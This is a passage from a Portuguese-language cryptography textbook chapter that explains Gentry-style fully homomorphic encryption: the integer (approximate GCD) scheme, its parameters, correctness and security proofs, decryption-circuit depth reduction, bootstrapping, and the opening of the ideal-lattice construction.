$$\Omega_i^{\mathrm{add}} = \mathrm{Enc}(pk_i, m_3 + m_4).$$

 ©2012 SBC — Soc. Bras. de Computação




Figura 4.7. $\text{Enc}((m_1 + m_2) \times (m_3 + m_4))$

Para simplificar a notação, vamos utilizar $\bar{s}_i$ para denotar o vetor composto pela encriptação de cada bit de s_i usando a chave pública pk_{i+1}. Analogamente, denotamos por $\bar{\Psi}_i$ (ou $\bar{\Omega}_i$) a encriptação de Ψ_i (ou Ω_i) usando a chave pública pk_{i+1}.

Definição 4.2.2. ***Segurança circular.*** Dado um esquema $\mathscr{E}$, dizemos que $\mathscr{E}$ tem segurança circular se for seguro criptografar a chave privada com sua própria chave pública.

Se o esquema $\mathscr{E}$ tiver segurança circular, podemos utilizar a própria chave pública, pk, para encriptar a chave privada sk e portanto não é preciso uma cadeia de $d+1$ chaves públicas.

4.2.3. O esquema sobre os inteiros

Nesta seção será descrito um esquema simplificado, baseado em números inteiros, com a intenção de ilustrar o funcionamento da matemática em dimensão 1. A proposta original de Craig Gentry [Gen09a] estende as mesmas ideias para dimensão n. Será inicialmente descrita a versão simétrica e depois será introduzido o uso do problema SSP para ao mesmo tempo tornar o esquema assimétrico e também para otimizar o algoritmo de decriptação.

 ©2012 SBC — Soc. Bras. de Computação

4.2.3.1. Versão simétrica

Definição 4.2.3. Seja λ o parâmetro de segurança. O algoritmo KeyGen gera aleatoriamente um inteiro ímpar p com λ^2 bits. Para encriptar um bit m, o algoritmo Enc escolhe m' com λ bits, de modo que m' tenha a mesma paridade de m. É utilizado um inteiro q, com λ^5 bits e o texto encriptado c é calculado da seguinte forma:

$$c = m' + pq.$$

O algoritmo de decriptação computa $m = \text{Dec}(c, p) = \lfloor c \rceil_p \pmod 2$, obtendo de volta o bit encriptado. É simples ver que a encriptação é homomórfica com relação a soma e também com relação a multiplicação. Porém, a decriptação só funciona caso $|m'|$ seja menor que $p/2$, pois a redução módulo p terá a mesma paridade que m.

O problema de encontrar p dados os textos encriptados c_1, c_2, ..., c_k, tal que $c_i = m'_i + pq_i$ e $m'_i \ll p$, denominado ***máximo divisor comum (mdc) aproximado***, foi estudado no contexto de criptoanálise [HG01]. O tamanho de q_i é escolhido para resistir ao ataque descrito neste trabalho.

4.2.3.2. Versão assimétrica

Para tornar o esquema assimétrico a chave privada continua sendo p e a chave pública é formada por encriptações do zero, isto é, inteiros na forma $x_i = 2r_i + pq_i$, para valores de r_i e q_i escolhidos nos mesmos intervalos, de modo que exista um subconjunto cuja soma seja igual a $1/p$. Dada uma mensagem m, o algoritmo de encriptação soma m com um subconjunto aleatório da chave pública. A segurança do esquema passa a depender da dificuldade do problema SSP (*subset sum problem*).

Assim, tendo a solução do problema SSP é possível computar a chave privada, enquanto a chave pública é um conjunto de inteiros que é a entrada do problema SSP. Ou seja, a chave pública é dada por $(s_1, \ldots, s_k)$ e existe um subconjunto S dos índices tal que $1/p = \sum_{i \in S} s_i$. O algoritmo de encriptação retorna o vetor $(cs_1, \ldots, cs_k)$ e, para decriptar, calcula-se a soma $\sum_{i \in S} cs_i \pmod 2 = c/p \pmod 2$.

É importante ressaltar que esta ideia possui uma vantagem em relação à decriptação, porque a nova proposta é mais eficiente, já que o cálculo de c/p pode ser efetuado facilmente usando a solução do problema SSP.

Parâmetros. A construção a seguir utiliza diversos parâmetros, cujos tamanhos são polinomiais em relação ao parâmetro de segurança λ:

- γ é o comprimento em bits dos valores de x_i. Este parâmetro deve ser escolhido de maneira tal que $\gamma = \omega(\eta^2 \log \lambda)$, pois assim evita ataques contra o problema do mdc aproximado;

©2012 SBC — Soc. Bras. de Computação

- η é o comprimento em bits da chave secreta p, respeitando a desigualdade $\eta \geq \rho\Theta(\lambda \log^2 \lambda)$, para permitir que o esquema seja capaz de avaliar homomorficamente o circuito reduzido de decriptação;
- ρ é o comprimento em bits do ruído r_i. Este parâmetro deve ser escolhido de forma que $\rho = \omega(log\lambda)$, para que o esquema resista a ataque de força bruta contra o ruído;
- τ é a quantidade de x_i's na chave pública, sendo escolhido de modo que $\tau \geq \gamma + \omega(\log \lambda)$, para que seja possível utilizar o *leftover hash lemma* na redução ao problema do mdc aproximado;
- $\rho' = \rho + \omega(\log \lambda)$ é um parâmetro secundário utilizado no algoritmo de decriptação.

Uma sugestão dada instancia os parâmetros da seguinte forma: $\rho = \lambda$, $\rho' = 2\lambda$, $\eta = \tilde{O}(\lambda^2)$, $\gamma = \tilde{O}(\lambda^5)$ e $\tau = \gamma + \lambda$ [vDGHV09]. Considerando uma escolha de parâmetros como esta, definimos a seguinte distribuição:

$$\mathscr{D}_{\gamma,\rho}(p) = \{x = pq + r \mid q \leftarrow \mathbb{Z} \cap [0, 2^\gamma/p), r \leftarrow \mathbb{Z} \cap (-2^\rho, 2^\rho)\}.$$

Definição 4.2.4. Geração de chaves. Obtenha um inteiro ímpar p aleatório com η bits. Para $0 \leq i \leq \tau$, compute $x_i = \mathscr{D}_{\gamma,\rho}(p)$. Renomeie os índices de modo que x_0 corresponda ao maior elemento. Faça isso até que x_0 seja ímpar e $x_0 \pmod p$ seja par. A chave pública é dada por $\mathscr{K}_{\text{pub}} = (x_0, ..., x_\tau)$ e a chave privada é dada por $\mathscr{K}_{\text{priv}} = p$.

Encriptação. Escolha um subconjunto aleatório $S \subset \{0, 1, ..., \tau\}$ e um inteiro r aleatório no intervalo $(-2^{\rho'}, 2^{\rho'})$ e compute $c = [m + 2r + \sum_{i \in S} x_i]_{x_0}$.

Decriptação. Retorne $m = [c]_p \pmod 2$.

Avaliação. Dado o circuito C e t textos encriptados, execute as operações de C aos textos encriptados, portanto sobre inteiros grandes, e retorne o valor encontrado.

É importante ressaltar que na medida em que p é ímpar, a decriptação pode ser efetuada da seguinte maneira:

$$m' = [c - \lfloor c/p \rceil]_2 = (c \pmod 2) \oplus (\lfloor c/p \rceil \pmod 2).$$

4.2.3.3. Corretude

Vamos agora demonstrar a corretude do esquema da definição 4.2.4. Contudo, antes disso, serão dadas as definições de circuito generalizado e circuito permitido, que até certo ponto são definições que tornam a demonstração da corretude uma mera aplicação das definições que seguem.

 ©2012 SBC — Soc. Bras. de Computação

Definição 4.2.5. ***Circuito generalizado.*** Considerando um circuito c cujas portas correspondam a operações de soma e multiplicação módulo 2, o circuito generalizado $g(c)$ é formado por operações equivalentes, porém ao invés de efetuar cálculos sobre bits, computa a soma e multiplicação de números inteiros.

Definição 4.2.6. ***Circuitos permitidos.*** Considerando um circuito c e o circuito generalizado $g(c)$ correspondente, define-se a *classe de circuitos permitidos*, denotada por $C_{\mathscr{E}}$, como sendo aqueles circuitos cujas entradas sejam inteiros valor absoluto no máximo $2^{\alpha(\rho'+2)}$ e cuja saída tenha valor absoluto no máximo $2^{\alpha(\eta-4)}$.

Na verdade, a definição 4.2.6 é uma abordagem que permite demonstrar a corretude do esquema de forma direta, pois os parâmetros foram escolhidos justamente para satisfazê-la. De fato, o ruído máximo de um texto encriptado novo é $2^{\rho'+2}$, enquanto que o algoritmo de decriptação espera um texto encriptado com ruído cujo valor absoluto seja limitado por $p/2$, isto é, um valor estritamente menor que $2^{\gamma-2}$. Para permitir a redução do circuito de decriptação, este limite é reduzido para $p/8$, correspondendo portanto ao valor anunciado $2^{\eta-4}$.

Além disso, a partir desta definição não fica claro que tipo de circuito pode ser avaliado. Em especial, o ruído de uma multiplicação é elevado ao quadrado, enquanto que na soma o ruído tem um crescimento linear. Desta forma, interpretando o circuito como um polinômio multivariável, o grau deste polinômio representa a ***profundidade multiplicativa*** do circuito.

Lema 4.2.1. Dado um circuito c e o circuito generalizado $g(c)$ correspondente, construímos o polinômio $f(x_1,...,x_t)$ equivalente a este circuito. Seja d um inteiro correspondente ao grau de f, então se $|f|(2^{\rho'+2})^d \leq 2^{\eta-4}$, onde $|f|$ representa a somatória dos coeficientes de f, temos que c é um circuito permitido, ou seja, $c \in \mathbf{S_C}$.

Prova. De acordo com 4.2.3.2, temos que $c = [m+2r+\sum_{i\in S} x_i]_{x_0}$. Como x_0 é o valor máximo entre todos os valores de x_i, para $0 \leq i \leq \tau$, então existe um inteiro k, tal que $|k| < \tau$, satisfazendo a seguinte equação

$$c = (m+2r+\sum_{i\in S} x_i) + kx_0.$$

Pela definição de x_i, temos que $x_i = q_i p + 2r_i$, para $|r_i| \leq 2^\rho$. Com isso, temos que

$$c = k(q_0 p + 2r_0) + (m+2r+\sum_{i\in S}(q_i p + 2r_i)),$$

$$c = p(kq_0 + \sum q_i) + (m+2r+2kr_0+\sum_{i\in S} 2r_i),$$

 ©2012 SBC — Soc. Bras. de Computação

$$c = p(kq_0 + \sum q_i) + (m + 2(r + kr_0 + \sum_{i \in S} r_i)).$$

Considerando que $\rho' \geq 2\rho$ e $\tau \leq 2^{\rho}$, já que $\tau = \lambda^5 + \lambda \leq 2^{\lambda}$ ($\lambda > 23$ é suficiente para garantir essa condição), o termo mais a direita tem valor absoluto no máximo,

$$\begin{aligned} |1 + 2(2^{\rho'+1} + \tau 2^{\rho+1} + \tau 2^{\rho+1})| &\leq |1 + 2(2^{\rho'+1} + \tau 2^{\rho+2})|, \\ &\leq |1 + 2^{\rho'+2} + \tau 2^{\rho+3}|, \\ &\leq |2^{\rho'+3}|. \end{aligned}$$

Portanto, o esquema pode avaliar polinômios cujo grau d respeite a seguinte desigualdade:

$$d \leq \frac{\eta - 4 - \log|f|}{\rho' + 2}.\square$$

Polinômios que satisfaçam essa condição são denominados ***polinômios permitidos.***

Lema 4.2.2. Seja $(\mathrm{sk}, \mathrm{pk})$ um par de chaves gerado por KeyGen. Seja $c = \mathrm{Enc}(\mathrm{pk}, m)$, com $m \in \{0,1\}$. Então, temos que $c \pmod p$ é da forma $2a + m$, ou seja, $c \pmod p$ possui a mesma paridade que m. Além disso, $|2a + m| < 2^{\rho'+2}$.

Prova. De acordo com 4.2.3.2, temos que $c = [m + 2r + \sum_{i \in S} x_i]_{x_0}$. Como x_0 é o valor máximo entre todos os valores de x_i, para $0 \leq i \leq \tau$, então a redução modular de cada x_i por x_0 resulta em um inteiro negativo. Desconsiderando esta parte negativa, sabemos que $2r$ por definição é no máximo $2^{\rho'+2}$. $\square$

Lema 4.2.3. Considerando um circuito permitido $\mathbf{C}$, o resultado de $\mathrm{Eval}(\mathrm{pk}, \mathbf{C}, c_1, \ldots, c_t)$, onde c_i são textos encriptados válidos, é um texto encriptado cujo rúido é no máximo $p/8$.

Prova. O ruído de $\mathrm{Eval}(\mathrm{pk}, \mathbf{C}, c_1, \ldots, c_t)$ é dado pela avaliação de $\mathbf{C}$ nos ruídos de c_i, isto é, podemos separar a avaliação do circuito C em duas partes, sendo que a parte múltipla de p resulta em um novo múltiplo de p, enquanto que a avaliação dos ruídos separadamente, resulta no ruído final. Como o ruído de cada c_i é limitado por $2^{\rho'+2}$ de acordo com o lema 4.2.2, então pela definição de circuito permitido, temos que o ruído final é no máximo $2^{\eta-4} = p/8$. $\square$

Infelizmente o esquema $\mathscr{E}$ não possui decriptação com profundidade multiplicativa suficientemente curta para ser completamente homomórfica. Alguns ajustes serão feitos adiante e serão responsáveis pela construção de um novo esquema com circuito de decriptação adequado.

 ©2012 SBC — Soc. Bras. de Computação

4.2.3.4. Segurança

Os detalhes da demonstração de segurança do esquema da seção anterior podem ser encontrados no trabalho original [vDGHV09], onde mostra-se que a existência de um ataque ao esquema proposto permite resolver o problema do mdc aproximado. Em linhas gerais, o problema é encontrar um divisor comum dentre um conjunto de múltiplos aproximados desse divisor. Supondo a existência de um algoritmo que seja capaz de descobrir um bit do texto claro, é utilizado o algoritmo do mdc binário para construir uma solução para o problema do mdc aproximado.

Neste momento vale apontar o motivo pelo qual foi utilizado o parâmetro secundário ρ'. Basicamente, escolhendo um ruído com $\rho' = 2\rho$ bits, temos que o texto encriptado está protegido por um *ruído alto* ρ', enquanto que a chave pública contém encriptações do zero, realizado com *ruído baixo* ρ. Esta diferença é um ponto chave na redução do criptossistema baseado em ruído alto para o problema do mdc aproximado de ruído baixo.

Definição 4.2.7. O ***problema do mdc aproximado***, parametrizado por (ρ, η, γ), consiste em: dados um número polinomial de elementos da distribuição $\mathscr{D}_{\gamma,\rho}(p)$, para um inteiro ímpar p escolhido aleatoriamente, revele p.

Teorema 4.2.1. Para a escolha de parâmetros realizada na definição 4.2.3.2 e o parâmetro de segurança λ, qualquer ataque $\mathscr{A}$ com vantagem ε sobre o esquema $\mathscr{E}$ pode ser convertido em um algoritmo $\mathscr{B}$ para resolver o problema do mdc aproximado com vantagem pelo menos $\varepsilon/2$. A complexidade de $\mathscr{B}$ é polinomial no tempo de execução de $\mathscr{A}$ e também sobre λ e $1/\varepsilon$.

4.2.3.5. Redução da profundidade do circuito de decriptação

Nesta seção serão apresentadas as ideias utilizadas para reduzir a profundidade do circuito de decriptação. Para construir um esquema completamente homomórfico é preciso que o algoritmo de decriptação possa ser computado por um circuito de profundidade multiplicativa suficientemente baixa. A decriptação é calculada pela expressão $m = [c - [c/p]]_2$, que não parece possuir um circuito com as características desejadas. Para resolver este problema serão acrescentadas ao texto encriptado, informações que ajudam a decriptar a mensagem sem comprometer o esquema. A seguir é apresentado um esquema capaz de avaliar seu próprio circuito de decriptação.

Parâmetros. Essa construção utiliza três novos parâmetros: $\kappa = \gamma\eta/\rho'$, $\theta = \lambda$ e $\Theta = \omega(\kappa \log \lambda)$, ou seja, todos possuem tamanho polinomial no parâmetro de segurança λ.

Geração de chaves. Compute sk e pk como na definição 4.2.3.2. Compute $x_p = \lfloor 2^\kappa/p \rceil$, escolha aleatoriamente um vetor, $s = \langle s_1, ..., s_\Theta \rangle$, com Θ bits e ***peso de Hamming*** θ. O conjunto S é definido como

$$S = \{i \mid s_i = 1\}.$$

Escolha aleatoriamente inteiros u_i, onde $1 \leq i \leq \Theta$, com no máximo κ bits, tais que $\sum_{i \in S} u_i = x_p \pmod{2^{\kappa+1}}$. Compute $y_i = u_i/2^{\kappa}$, de forma que cada y_i é um inteiro positivo menor ou igual a dois, com κ bits de precisão após a vírgula. Assim, temos que $[\sum_{i \in S} y_i]_2 = (1/p) - \Delta_p$, para $\Delta_p < 2^{-\kappa}$.

A chave privada é dada pelo vetor $(s_1, ..., s_\kappa)$ e a chave pública é dada por pk e o vetor $(y_1, ..., y_\Theta)$.

Encriptação. Compute c como no esquema inicial. Para $1 \leq i \leq \Theta$, calcule $z_i = [cy_i]_2$, mantendo apenas $\lceil \log \theta \rceil + 3$ de precisão para cada z_i. Retorne c e o vetor $(z_1, ..., z_\Theta)$.

Decriptação. Retorne $m' = [c - \lfloor \sum_{i \in S} s_i z_i \rceil]_2$.

Avaliação. A soma e multiplicação continuam sendo efetuadas por meio das operações canônicas de números racionais.

Lema 4.2.4. O esquema modificado é correto para circuitos permitidos $C \in \mathbf{S}_{\mathscr{C}}$. Além disso, dado um texto encriptado $(z_1, ..., z_\Theta)$, gerado pela avaliação de um circuito permitido qualquer, temos que $s_i z_i - \lfloor \sum s_i z_i \rceil \leq 1/4$.

Prova. Dado que a chave pública contém o vetor $(y_1, ..., y_\Theta)$, sabe-se que os valores de y_i foram escolhidos de forma que $[\sum s_i y_i]_2 = 1/p + \Delta_p$, onde $\Delta_p \leq 2^{-\kappa}$.

Dado um circuito permitido C, tal que $c^* = \text{Eval}(\text{pk}, C, c_1, ..., c_t)$, para textos encriptados c_i válidos, temos que $[c^* y_i]_2 = z_i - \Delta_i$, com $\Delta_i \leq 1/16\theta$, já que apenas $\lceil \log \theta \rceil + 3$ da precisão é mantida em relação a z_i. Com isso, temos que

$$\begin{aligned}
[(c^*/p) - \textstyle\sum s_i z_i]_2 &= [(c^*/p) - \textstyle\sum s_i [c^* y_i]_2 + \textstyle\sum s_i \Delta_i]_2, \\
&= [(c^*/p) - c^* [\textstyle\sum s_i y_i]_2 + \textstyle\sum s_i \Delta_i]_2], \\
&= [(c^*/p) - c^* (1/p - \Delta_p) + \textstyle\sum s_i \Delta_i]_2, \\
&= [(c^* \Delta_p + \textstyle\sum s_i \Delta_i]_2.
\end{aligned}$$

Considerando este último termo, temos que $|c^* \Delta_p| \leq 1/16$, pois c^* é um texto encriptado retornado pelo algoritmo de avaliação, cuja entrada é formada por textos encriptados de tamanho no máximo $2^{\alpha(\rho'+2)}$. Assim, o algoritmo Eval retorna um valor com tamanho no máximo $2^{\alpha(\eta-4)}$. Em particular, os textos encriptados são limitados superiormente por 2^{γ}, de modo que c^* tem magnitude no máximo $2^{\gamma}(\eta - 4)/(\rho' + 2) < 2^{\kappa-4}$. Logo, como $\Delta_p < 2^{-\kappa}$, temos que $|c^* \Delta_p| < 1/16$. Já em relação à $|\sum s_i \Delta_i|$, como $|\Delta_i| < 1/16\theta$ e existem θ valores de i para os quais $i \in S$, então temos que $|\sum s_i \Delta_i| < 1/16$. Portanto, temos que

$$|[c^* \Delta_p + \sum s_i \Delta_i]_2| < 1/8. \square$$

©2012 SBC — Soc. Bras. de Computação

4.2.3.6. Autoinicialização

Na seção anterior, além de obter um sistema assimétrico, a ideia fez com que a decriptação seja mais eficiente, permitindo avaliar homomorficamente o próprio circuito de decriptação. Se for possível decriptar o sistema desta forma, reduzindo o ruído, e ainda for possível realizar uma operação extra, de soma ou multiplicação, então conseguiríamos um novo esquema que é capaz de avaliar circuitos de qualquer tamanho.

Até o momento, o esquema descrito permite avaliar circuitos de tamanho limitado, portanto não é completamente homomórfico. Para resolver este problema, Craig Gentry utilizou a ideia que chamou de ***autoinicialização***, construindo uma função que permite reencriptar um texto encriptado de modo a reduzir o ruído. Para fazer isso, é inserida uma dica da chave privada no texto encriptado, com base no ***problema SSP***. Assim, usando um novo par de chaves é possível calcular uma nova encriptação, seguida de uma decriptação com a chave privada original. Com isso, o sistema continua protegido por um nível de encriptação, mas o ruído foi reduzido.

Teorema 4.2.2. Considerando o criptossistema da seção anterior e $D_{\mathscr{E}}$ o conjunto de circuitos de decriptação aumentado, então $D_{\mathscr{E}} \in \mathbf{S_C}$.

Prova. O objetivo é encontrar um circuito adequado para computar a seguinte equação:

$$m = c - \lfloor \sum s_i z_i \rceil \pmod 2.$$

Para auxílio será utilizada uma nova variável $a_i = s_i.z_i$, onde $1 \leq i \leq \Theta$. Com isso, $a_i = z_i$ quando $s_i = 1$ e $a_i = 0$ quando $s_i = 0$. Por definição, a_i possui $n = \lceil \log \theta \rceil + 3$ bits de precisão e existem θ valores de a_i diferentes de zero. Este último fato é crucial para encontrar um circuito adequado, porque permite reduzir a quantidade de variáveis que precisamos lidar. Esta redução é realizada encontrando $n + 1 = \lceil \log \theta \rceil + 4$ números racionais w_j, tais que $\sum w_j = \sum a_i \pmod 2$.

Cada a_i é um número racional entre zero e dois. Portanto, a representação binária de a_i pode ser expressa da seguinte maneira:

$$a_i = a_{i,0}, a_{i,-1} a_{i,-2} \ldots a_{i,-n}.$$

Índices negativos são utilizados para reforçar o fato de que estes bits representam a expansão binária do número racional, ou seja, $a_i = 2^{-j} \sum_{j=0}^{n} a_{i,-j}$.

Antes de calcular w_j, vamos definir W_{-j} como sendo o ***peso de Hamming*** do vetor $\{a_{i,j}\}_{i=1}^{\theta}$, como mostra a tabela 4.1 a seguir:

Como não há mais que θ valores de a_i não nulos, então o valor de W_{-j} é no máximo θ e definindo $w_j = 2^{-j} W_{-j} \pmod 2$, temos que w_j pode ser representado por $\lceil \log \theta \rceil + 1$ bits de precisão.

 ©2012 SBC — Soc. Bras. de Computação

$$
\begin{array}{cc|c|cc}
a_{1,0}, & a_{1,-1} & a_{1,-2} & \dots & a_{1,-n} \\
a_{2,0}, & a_{2,-1} & a_{2,-2} & \dots & a_{2,-n} \\
a_{3,0}, & a_{3,-1} & a_{3,-2} & \dots & a_{3,-n} \\
\vdots & \vdots & \vdots & & \vdots \\
a_{\theta,0}, & a_{\theta,-1} & a_{\theta,-2} & \dots & a_{\theta,-n} \\
\hline
W_0 & W_{-1} & W_{-2} & \dots & W_{-n}
\end{array}
$$

Tabela 4.1.

Lema 4.2.5. Considerando a sequência de bits $\overrightarrow{b} = (b_1,...,b_k)$, o ***peso de Hamming*** de $\overrightarrow{b}$, denotado por $H_{\overrightarrow{b}}$ pode ser computado calculando cada um de seus bits. Se a representação binária de $H_{\overrightarrow{b}}$ for dada por $(h_n,...,h_0)$, de modo que $H_{\overrightarrow{b}} = \sum 2^i h_i$, então h_i pode ser expresso por um polinômio de grau 2^i nas variáveis $\{b_i\}_1^k$. Além disso, existe um circuito de tamanho $k2^i$ que computa todos os valores de h_i simultaneamente.

Prova. O i-ésimo bit de $H_{\overrightarrow{b}}$ pode ser computado por δ_{2^i}, onde δ_i representa o i-ésimo ***polinômio simétrico elementar***. O grau de δ_{2^i} é exatamente 2^i e para calcular simultaneamente todos os valores de h_i basta computar o polinômio $p(z) = \prod(z - b_i)$, já que h_i corresponde ao coeficiente do termo z^{k-i} em $p(z)$.

O algoritmo a seguir computa os bits $h_0,...,h_n$ e pode ser facilmente transformado em um circuito:

Algoritmo 4.2.2 Polinômios simétricos elementares

ENTRADA $b_1,...,b_k$.
SAÍDA $\delta_1(b_1,...,b_k),...,\delta_n(b_1,...,b_k)$.
  Inicialize $e_{0,0} = 1$ e $e_{i,0} = 0$ para $i = 1,2,3,...,2^n$.
  para $j = 1,2,...,k$ **faça**
    para $i = 2^\ell, 2^{\ell-1},...,1$ **faça**
      Compute $e_{i,j} b_j e_{i-1,j-1} + e_{i,j-1}$ (aritmética polinomial).
  retorne $e_{1,k},...,e_{2^n,k}$.

As multiplicações de polinômios são realizadas com o auxílio da ***transformada rápida de Fourier (FFT)***. □

4.2.3.7. Segurança do novo esquema

Para que a nova proposta seja segura é preciso garantir que as informações inclusas na chave pública, ou seja, $(y_1,...,y_\theta)$, não possam ser usadas para reconstruir a chave privada. Este problema foi considerado por Craig Gentry em 2009 [Gen09a] e é conhecido como ***problema da soma em subconjunto esparso*** (SSSP - *sparse subset sum problem*). Para que este problema seja difícil é preciso escolher θ suficientemente grande para evitar ataques de força bruta. Além disso, é necessário ter Θ maior que $\omega(\kappa \log \lambda)$, onde κ é o comprimento em bits dos números incluídos na chave pública.

 ©2012 SBC — Soc. Bras. de Computação

4.3. O esquema sobre reticulados ideais

4.3.1. Introdução

Na seção anterior foi descrito um esquema baseado em números inteiros, com a intenção de simplificar os conceitos que serão necessários para descrever o esquema sobre reticulados. Existe portanto uma correspondência direta entre as ideias apresentadas nesta seção com a seção anterior, porque o caso sobre números inteiros é um caso particular da construção que será descrita nesta seção. Assim, o leitor pode esperar um grau de abstração maior, embora seja seguida a mesma cadeia de definições e teoremas até atingir o resultado desejado: um esquema capaz de avaliar o seu próprio circuito de decriptação acrescido de uma soma ou multiplicação. Com isso, será possível construir novamente um esquema que possua ***encriptação homomórfica em nível***.

Mas tendo em vista as dificuldades encontradas já na versão baseada em números inteiros, vamos utilizar definições mais abstratas para construir um esquema inicial, para depois concretizar a construção utilizando reticulados ideais, assim como foi feito por Gentry [Gen09b].

As definições da seção 4.2 serão utilizadas como base da construção aqui apresentada, portanto é pré-requisito para o entendimento do esquema que será descrito. Em particular, a estratégia de encontrar um esquema inicial, capaz de avaliar uma classe limitada de circuitos, para depois reduzir a profundidade do ***circuito de decriptação*** e, finalmente, utilizar a ***autoinicialização*** para tornar o esquema completamente homomórfico, será novamente o eixo principal que será seguido.

4.3.2. Resumo

As mesmas ideias que funcionam sobre os números inteiros podem ser usadas com anéis polinomiais ideais, onde os ideais I e J são utilizados com a mesma função dos inteiros (2) e (q). Isto é, um vetor m é encriptado computando $c = m + i + j$ e para decriptar, calcula-se

$$m = (c \pmod{B_I}) \pmod{B_J}.$$

Na prática, temos que $B_I = (2)$ e $B_J = (a(x))$, onde $a(x)$ tem grau suficientemente grande para que o espaço de busca por força bruta tenha tamanho λ e além disso, seja possível efetuar pelo menos uma operação de multiplicação de forma homomórfica.

Observando por um outro ângulo, a decriptação está relacionada ao problema do vetor mais próximo em reticulados, já que $\lfloor c \rceil_{B_J}$ é uma instância do ***problema CVP***. Assim, para que o esquema seja seguro, B_J deve ser suficientemente não ortonormal, para que não seja possível usar o algoritmo de Babai para decriptar a mensagem.

Portanto, o esquema de Gentry é semelhante ao criptossistema GGH, já que utiliza uma base boa B_J^{sk}, gerada por um polinômio com coeficientes pequenos. Já a chave pública B_J^{pk} é calculada usando a forma normal de Hermite desta primeira base. Com isso, a demonstração de segurança do esquema é baseada na complexidade dos problemas difíceis em reticulados.

 ©2012 SBC — Soc. Bras. de Computação

4.3.3. Esquema Abstrato

O esquema abstrato será descrito em termos de anéis e ideais. Sendo assim, considere um anel genérico R gerado de acordo com o parâmetro de segurança λ. Seja $I \subset R$ um ideal e B_I uma base de I.

Dados R e B_I, o algoritmo $\text{IdealGen}(R, B_I)$ retorna as bases pública e privada B_J^{pk} e B_J^{sk}, respectivamente, onde J é o ideal gerado independentemente por B_J^{pk} ou B_J^{sk}, tal que $I + J = R$, isto é, J é relativamente primo a I.

Dado um anel R, uma base $B_I \subset R$ e um elemento $r \in R$, então a notação $r \pmod{B_I}$ é utilizada para descrever o elemento representativo único $r^* \in R$ tal que $r * -r \in I$, isto é, dada a classe lateral $r + I$, existe um único elemento que a representa e este elemento pode ser diferente de acordo com a base escolhida. A notação $R \pmod{B_I}$ remete ao conjunto de elementos representativos distintos com respeito à base B_I.

Dado um anel R, as bases B_I e B_J dos ideais I e J, e um elemento $r \in R$, definimos o algoritmo $\mathscr{D}_{B_I,B_J}(r)$ simplesmente como uma forma de extrair aleatoriamente um elemento da classe lateral $r + I$.

Analogamente à definição 4.2.5, dado um circuito C composto de operações módulo B_I (espaço de texto claro), define-se o *circuito generalizado* como sendo o circuito construído a partir de C trocando-se as operações módulo B_I por operações equivalentes no anel R.

Seja X_{enc} a imagem de $\mathscr{D}_{B_I,B_J}$, de modo que todo texto encriptado é da forma $X_{\text{enc}} + J$. Além disso, seja $X_{\text{dec}} = R \pmod{B_J^{\text{sk}}}$, isto é, os elementos representativos das classes laterais de J com relação a base B_J^{sk}, de maneira que o algoritmo Dec só é capaz de decriptar textos encriptados pertencentes a X_{dec}. Assim como foi definido em 4.2.6, definimos o conjunto de *circuitos permitidos* como sendo

$$\mathscr{C}_{\mathscr{E}}^{*} = \{C \mid \forall (x_1, ..., x_t) \in X_{\text{enc}}^t, g(C)(x_1, ..., x_t) \in X_{\text{dec}}\}.$$

Mas diferentemente da definição 4.2.6, onde foram estabelecidos valores concretos para X_{enc} e X_{dec}, será utilizada esta versão mais abstrata da definição, permitindo demonstrar de forma simples a corretude do esquema abstrato.

A seguir definimos o esquema abstrato $\mathscr{E}(\text{KeyGen}, \text{Enc}, \text{Dec}, \text{Eval})$, onde o espaço de texto claro $\mathscr{P}$ é dado por $R \pmod{B_I}$ e o algoritmo Eval recebe como parâmetro um circuito cujas portas correspondem a operações realizadas módulo B_I.

Geração de chaves. O algoritmo KeyGen recebe como parâmetros o anel R e a base B_I e executa o algoritmo $\text{IdealGen}(R, B_I)$ para obter as bases B_J^{pk} e B_J^{sk}. A chave pública corresponde a $\text{pk} = \{R, B_I, B_J^{\text{pk}}, \mathscr{D}_{B_I,B_J}\}$, enquanto a chave privada é dada por $\text{sk} = \{B_J^{\text{sk}}\}$.

Encriptação. Dada a chave pública pk e um texto claro $m \in \mathscr{P}$, o algoritmo $\text{Enc}(\text{pk}, m)$ retorna $c = m + \mathscr{D}_{B_I,B_J} \pmod{B_J^{\text{pk}}}$.

Decriptação. Dada a chave privada B_J^{sk} e o texto encriptado c, o algoritmo $\text{Dec}(B_J^{\text{sk}}, c)$ retorna $m = (c \pmod{B_J^{\text{sk}}}) \pmod{B_I}$.

 ©2012 SBC — Soc. Bras. de Computação

Avaliação. Dada a chave pública B_J^{pk}, um circuito permitido $C \in \mathscr{C}_{\mathscr{E}}$ e um conjunto de textos encriptados $\Psi = (\psi_1, ..., \psi_t)$, o algoritmo $\text{Eval}(B_J^{\text{pk}}, C, \Psi)$ executa as operações Add e Mult do circuito generalizado $g(C)$ e retorne o texto encriptado $\psi = g(C)(\Psi)$.

Teorema 4.3.1. O esquema abstrato $\mathscr{E}$ é correto para circuitos permitidos $C \in \mathbf{S_C}$.

